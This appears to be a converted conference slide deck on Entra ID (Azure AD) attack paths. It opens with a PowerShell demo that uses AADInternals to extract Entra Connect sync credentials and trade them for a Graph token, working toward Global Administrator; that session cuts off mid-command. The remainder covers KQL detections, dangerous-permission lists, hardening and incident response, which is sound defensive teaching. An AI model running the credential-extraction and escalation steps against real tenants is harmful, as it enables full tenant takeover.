C:\Research\AADInternals> Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
C:\Research\AADInternals> cd C:\Research\AADInternals
C:\Research\AADInternals> ipmo .\AADInternals.psd1^C
C:\Research\AADInternals> $ExtractedCredentials = Get-AADIntSyncCredentials
C:\Research\AADInternals> $ExtractedCredentials.AADUser
name_aadc01_69674ceab323@devbadercloud.onmicrosoft.com
C:\Research\AADInternals> $ExtractedCredentials.AADUserPassword[0..4]

C:\Research\AADInternals> # Change the following information to match your tenant
C:\Research\AADInternals> $TenantId = "48315f62-774c-49c9-884b-34a8931b2b1f"
C:\Research\AADInternals> $UserToMakeGlobalAdmin = "83c234f2-0208-458b-8224-9e1be4e556b0"
C:\Research\AADInternals> $AADUserUPN = $ExtractedCredentials.AADUser
C:\Research\AADInternals> $AADUserPassword = $ExtractedCredentials.AADUserPassword
C:\Research\AADInternals>
C:\Research\AADInternals> #region Initial access using username and password of the Entra ID (Azure AD)
C:\Research\AADInternals> $body = @{
    client_id = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
    scope = "https://graph.microsoft.com/.default offline_access openid"
    username = $AADUserUPN
    password = $AADUserPassword
    grant_type = "password"
}
C:\Research\AADInternals>
C:\Research\AADInternals> $connection = Invoke-RestMethod `
    -Uri https://login.microsoftonline.com/${$TenantId}/oauth2/v2.0/token `
    -Method POST `
    -Body $body
C:\Research\AADInternals>
C:\Research\AADInternals> $AuthHeader = @{
    Authorization = "Bearer $($connection.access_token)"
}
C:\Research\AADInternals> $AuthHeader

Name Value
----
Authorization Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Ii196a2NPSW10dk5YUnNCM2ozTl8zWDDJXSfNtWnFY

C:\Research\AADInternals>
C:\Research\AADInternals> #region Auto detect RoleManagement.ReadWrite.Directory application
C:\Research\AADInternals> Write-Output "Auto detect RoleManagement.ReadWrite.Directory application"
Auto detect RoleManagement.ReadWrite.Directory application
C:\Research\AADInternals> $TenantApplications = Invoke-RestMethod -Headers $AuthHeader -Uri "https://gr
beta/applications"
C:\Research\AADInternals> Write-Output "Get all service principals"
Get all service principals
C:\Research\AADInternals> $ServicePrincipalIds = ForEach-Object ($TenantApplications.value | Where-Object {

```



**I PWNEED AADCONNECT**

**NOW I'M GLOBAL ADMIN**





# Detection Demo

Slides are boring

# Detection methods

- MDE detects
  - Malicious PowerShell Cmdlet
  - System Service Discovery
  - Credential extraction

The screenshot displays a security dashboard interface. At the top, the title is "Multi-stage incident involving Execution & ...". Below the title, there are navigation tabs: "Track story", "Alerts (3)", "Assets (2)", "Investigations (0)", "Evidence and Response (7)", and "Summary". The "Alerts" tab is active, showing a list of three alerts:

- Aug 13, 2023 2:20 PM • New  
**A malicious PowerShell Cmdlet was invoked on the machine**  
aadc01.dev.bader.cloud t0-fabian
- Aug 13, 2023 2:20 PM • New  
**Suspicious System Service Discovery**  
aadc01.dev.bader.cloud t0-fabian
- Aug 13, 2023 2:20 PM • New  
**AAD Connect private key extraction attempt**  
aadc01.dev.bader.cloud t0-fabian

To the right of the alerts is an "Incident graph" section. It features a "Layout" dropdown and a "Group similar nodes" toggle. The graph shows a central node labeled "aadc01" (represented by a laptop icon). It is connected to three other nodes: "10.100.0.4" (represented by a circle with "(o)"), "t0-fabian" (represented by a person icon), and "2 Processes" (represented by a gear icon). A legend at the bottom indicates that solid lines represent "Communication" and dashed lines represent "Association".

# Detection methods

- Unusual sign-in pattern for Microsoft Entra Connector Account
  - Anything other than „Microsoft Azure Active Directory Connect“
  - Use UPN as identifier

```
1 UnifiedSignInLogs
2 | where TimeGenerated > ago(1h)
3 | where UserPrincipalName startswith "Sync"
4 | project-reorder TimeGenerated, Category, AppDisplayName, IPAddress, ConditionalAccessStatus, ConditionalAccessPolicies, ResultDescription
5
```

Results Chart | Add bookmark

<input type="checkbox"/>	TimeGenerated [UTC] ↑↓	Category	AppDisplayName	IPAddress	ConditionalAccessStatus	ConditionalAccessPolicies	Res
<input type="checkbox"/>	> 8/13/2023, 12:36:00.775 PM	SignInLogs	Microsoft Office	13.69.97.223	success	[{"id":"e62def27-b8dc-43a7-a8...	
<input type="checkbox"/>	> 8/13/2023, 12:28:05.696 PM	SignInLogs	Microsoft Azure Active Directory Connect	13.69.97.223	success	[{"id":"e62def27-b8dc-43a7-a8...	
<input type="checkbox"/>	> 8/13/2023, 12:27:29.905 PM	SignInLogs	Microsoft Office	13.69.97.223	success	[{"id":"e62def27-b8dc-43a7-a8...	
<input type="checkbox"/>	> 8/13/2023, 12:27:03.946 PM	SignInLogs	Microsoft Azure Active Directory Connect	13.69.97.223	success	[{"id":"e62def27-b8dc-43a7-a8...	



# Detection methods

- Unusual sign-in pattern for Microsoft Entra Connector Account
  - Anything other than „Microsoft Azure Active Directory Connect“
  - Use active role assignment as identification (UEBA)

```
1 let DirectorySyncAdmins = (IdentityInfo
2   | where TimeGenerated > ago(14d)
3   | where AssignedRoles contains "Directory Synchronization Accounts"
4   | distinct tolower(AccountUPN));
5 union isfuzzy=true SigninLogs, AADNonInteractiveUserSignInLogs
6 | where ingestion_time() > ago(70m)
7 | where tolower(UserPrincipalName) in ( DirectorySyncAdmins )
8 // Only alert when AppId != Microsoft Azure Active Directory Connect and the resource is not AAD
9 | where AppId != "cb1056e2-e479-49de-ae31-7812af012ed8" and ResourceDisplayName != "Windows Azure Active Directory"
```

Results Chart Add bookmark

<input type="checkbox"/> TimeGenerated [UTC] ↑↓	ResourceId	OperationName	OperationVersion	Category	ResultType	ResultSignature	ResultDescription
<input type="checkbox"/> 8/13/2023, 12:36:00.775 PM	/tenants/48315f62-774c-49c9-...	Sign-in activity	1.0	SignInLogs	0	None	
TenantId	d1ac05c0-ccd8-4ab3-8ac5-f7415d931ac4						
SourceSystem	Azure AD						
TimeGenerated [UTC]	2023-08-13T12:36:00.7750342Z						
ResourceId	/tenants/48315f62-774c-49c9-884b-34a8931b2b1f/providers/Microsoft.aadiam						
OperationName	Sign-in activity						
OperationVersion	1.0						
Category	SignInLogs						

# Detection methods

- AuditLog
  - Unusual action done by Directory Sync Account

```
1 let DirectorySyncAdmins = (IdentityInfo
2   | where TimeGenerated > ago(14d)
3   | where AssignedRoles contains "Directory Synchronization Accounts"
4   | distinct AccountUPN);
5 let SensitiveActions = dynamic(["Update service principal", "Add service principal credentials", "Add owner to service principal", "Add delegated permission grant"]);
6 AuditLogs
7   | where ingestion_time() > ago(70m)
8   | extend InitiatedByUPN = parse_json(tostring(InitiatedBy.user)).userPrincipalName
9   | where InitiatedByUPN in~ ( DirectorySyncAdmins )
10  | where OperationName in~ (SensitiveActions)
11  | mv-expand TargetResources
```

Results Chart Add bookmark

<input type="checkbox"/>	TimeGenerated [UTC] ↑↓	InitiatedByUPN	TargetResourcesname	TargetResourceId	InitiatedByIpAddress	ResourceId	OperationName	OperationVersion
<input type="checkbox"/>	> 8/13/2023, 12:35:03.483 PM	Sync_aadc01_69674ceab323@d...		fc4c42e5-1b27-4dd3-a528-e0b...	13.69.97.223	/tenants/48315f62-774c-49c9-...	Update service principal	1.0
<input type="checkbox"/>	> 8/13/2023, 12:35:03.482 PM	Sync_aadc01_69674ceab323@d...		fc4c42e5-1b27-4dd3-a528-e0b...	13.69.97.223	/tenants/48315f62-774c-49c9-...	Add service principal credentials	1.0
<input type="checkbox"/>	> 8/13/2023, 12:35:03.242 PM	Sync_aadc01_69674ceab323@d...		fc4c42e5-1b27-4dd3-a528-e0b...	13.69.97.223	/tenants/48315f62-774c-49c9-...	Add owner to service principal	1.0
<input type="checkbox"/>	> 8/13/2023, 12:35:03.192 PM	Sync_aadc01_69674ceab323@d...		fc4c42e5-1b27-4dd3-a528-e0b...	13.69.97.223	/tenants/48315f62-774c-49c9-...	Update service principal	1.0

# Detection methods

- AuditLog
  - „Add service principal credentials“ to high privileged application

Run | Time range: Last 4 hours | Save | Share | New alert rule | Export | Pin to | Format query

```
1 // Needs custom watchlist HighRiskApps
2 // Must contain objectId, displayName of all high priv apps (manual process)
3 // objectId must be SearchKey
4 AuditLogs
5 | where OperationName has_any ("Add service principal", "Certificates and secrets management")
6 | where Result =~ "success"
7 | where tostring(InitiatedBy.user.userPrincipalName) has "@" or tostring(InitiatedBy.app.displayName) has "@"
8 | extend targetDisplayName = tostring(TargetResources[0].displayName)
9 | extend targetId = tostring(TargetResources[0].id)
10 | extend targetType = tostring(TargetResources[0].type)
11 | extend keyEvents = TargetResources[0].modifiedProperties
```

Results | Chart | Add bookmark

TimeGenerated [UTC] ↑↓	OperationName	InitiatingUserOrApp	InitiatingIpAddress	UserAgent	targetDisplayName	targetId	targetType	keyDisplayName
8/13/2023, 12:35:03.482 PM	Add service principal credentials	Sync_aadc01_69674ceab323@...	13.69.97.223	Mozilla/5.0 (Windows NT; Win...	Cloud Identity Summit 2023	fc4c42e5-1b27-4dd3-a528-e0...	ServicePrincipal	
TimeGenerated [UTC]	2023-08-13T12:35:03.4828529Z							
OperationName	Add service principal credentials							
InitiatingUserOrApp	Sync_aadc01_69674ceab323@devbadercloud.onmicrosoft.com							
InitiatingIpAddress	13.69.97.223							
UserAgent	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.20348.1850							
targetDisplayName	Cloud Identity Summit 2023							
targetId	fc4c42e5-1b27-4dd3-a528-e0bbd1e03640							
targetType	ServicePrincipal							

# Detection methods

- Audit log
  - High impact role assigned

```
2 AuditLogs
3 | where OperationName == "Add member to role"
4 | mv-expand TargetResources
5 | mv-expand TargetResources.modifiedProperties
6 | where TargetResources.modifiedProperties.displayName == "Role.DisplayName"
7 | extend AddedToRole = replace_string(tostring(TargetResources.modifiedProperties.newValue), ',', '')
8 | where AddedToRole in~ (HighPrivRoles)
9 | extend Actor = iff(isnotempty(InitiatedBy.user.userPrincipalName), InitiatedBy.user.userPrincipalName, InitiatedBy.app.servicePrincipalId)
10 | extend TargetUsername = TargetResources.userPrincipalName
11
```


Results Chart  Add bookmark

<input type="checkbox"/> TimeGenerated [UTC] ↑↓	AddedToRole	Actor	TargetUsername	ResourceId	OperationName	OperationVersion	Category
<input type="checkbox"/> 8/13/2023, 12:35:38.303 PM	Global Administrator	fc4c42e5-1b27-4dd3-a528-e0...	laurens.bancroft@dev.bader.cl...	/tenants/48315f62-774c-49c9-...	Add member to role	1.0	RoleManagement
TenantId	d1ac05c0-ccd8-4ab3-8ac5-f7415d931ac4						
SourceSystem	Azure AD						
TimeGenerated [UTC]	2023-08-13T12:35:38.3032061Z						
ResourceId	/tenants/48315f62-774c-49c9-884b-34a8931b2b1f/providers/Microsoft.aadiam						
OperationName	Add member to role						
OperationVersion	1.0						
Category	RoleManagement						
ResultSignature	None						
DurationMs	0						




# Mitigation & Protection

# Tier model



# Enterprise access model



# Mitigations

- Protect your Microsoft Entra Connect server
- Establish the Enterprise access model
  - Use different accounts for control plane assets
  - Use a PAW/SAW to administrate those assets
  - Prevent sign-in on other planes for control plane accounts
- Examples for control plane assets
  - Domain Controller
  - Microsoft Entra Connect
  - PKI
  - Everything that can take over those assets (Backup, Hypervisor, etc.)



# Mitigations

- Run PingCastle/Bloodhound to identify paths to you Entra Connect server
- Harden your Microsoft Entra Connect server
  - Apply the Microsoft Security Baseline
  - Deny NTLM on the Entra Connect server
  - Use LAPS for the built-in local administrator
  - Disable Soft and Hard Matching
- Have EDR on the machines
- Use Defender for Cloud Plan 2 with App Restriction

<https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-install-prerequisites#harden-your-azure-ad-connect-server>

# Mitigations

- Regularly identify high risk apps and keep a list to monitor
- Monitor your workload identities sign-in patterns
- Use Conditional Access Policies
  - Block from unknown locations (limited mitigation)
  - Block access to Office, admin and high risk apps (limited mitigation)

# Mitigations

- Audit Log
  - Detect assignment and consent of dangerous API permissions

```
1 let DangerousAPIPermissions = dynamic({
2   "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8": "RoleManagement.ReadWrite.Directory -> Directly promote any user to global admin",
3   "06b708a9-e830-4db3-a914-8e69da51d44f": "AppRoleAssignment.ReadWrite.All -> Grant RoleManagement.ReadWrite.Directory, then promote to global admin",
4   "0a3e4e0d-1c4f-4d10-93f7-3b1f145e76e1": "Application.ReadWrite.All -> Act as another entity e.g. a global admin user"
5 });
6 AuditLogs
7 | where OperationName == "Add app role assignment to service principal"
8 | where Result =~ "success"
9 | mv-expand TargetResources
10 | where TargetResources.displayName == "Microsoft Graph"
11 | mv-expand TargetResources.modifiedProperties
```

Results | Chart | Add bookmark

TimeGenerated [UTC] ↑↓	NewAPIPermission	PotentialImpact	UserAgent	ServicePrincipalDisplayName	ServicePrincipalObjectID	InitiatingUserOrApp	InitiatingIpAddress
8/12/2023, 1:15:09.909 PM	9e3f62cf-ca93-4989-b6ce-bf8...	RoleManagement.ReadWrite....	Mozilla/5.0 (Windows NT 10.0;...	Vulnerable App #1	9d1df10c-0983-4fc5-a5c2-871c...	cloudadmin@devbadercloud....	77.21.26.167
TenantId	d1ac05c0-ccd8-4ab3-8ac5-f7415d931ac4						
SourceSystem	Azure AD						
TimeGenerated [UTC]	2023-08-12T13:15:09.909406Z						
ResourceId	/tenants/48315f62-774c-49c9-884b-34a8931b2b1f/providers/Microsoft.aadiam						
OperationName	Add app role assignment to service principal						
OperationVersion	1.0						
Category	ApplicationManagement						
ResultSignature	None						

# Mitigation Demo

Slides are boring





# Alert!

When the sh\*\*t hit the fan




# Incident Reponse actions

- Must be considered as a potential full tenant compromise
- Disable affected identities and applications
- Review all audit logs to identify impacted assets
- Remove secrets from compromised Service Principals
- Reset Microsoft Entra Connector account password
  
- Your Active Directory is most likely compromised as well!

<https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-azureadaccount>

<https://learn.microsoft.com/en-us/graph/api/serviceprincipal-removepassword>



# Attribution

- Dr. Nestori Syynimaa - @DrAzureAD
- Andy Robbins - @\_wald0
- Thomas Naunheim - @thomas\_live
- Sami Lamppu - @samilamppu



Questions?



**SCAN ME**

<https://cloudbrothers.info/en/azure-attack-paths>



# CLOUD IDENTITY SUMMIT '23

Thu, September 7th, 2023

**Ask Me Anything (AMA)**

Roundtable discussion and Q&A  
on experiences from the field and current trends!

**Meet the speakers and exchange with members of the community!**

Community Event by



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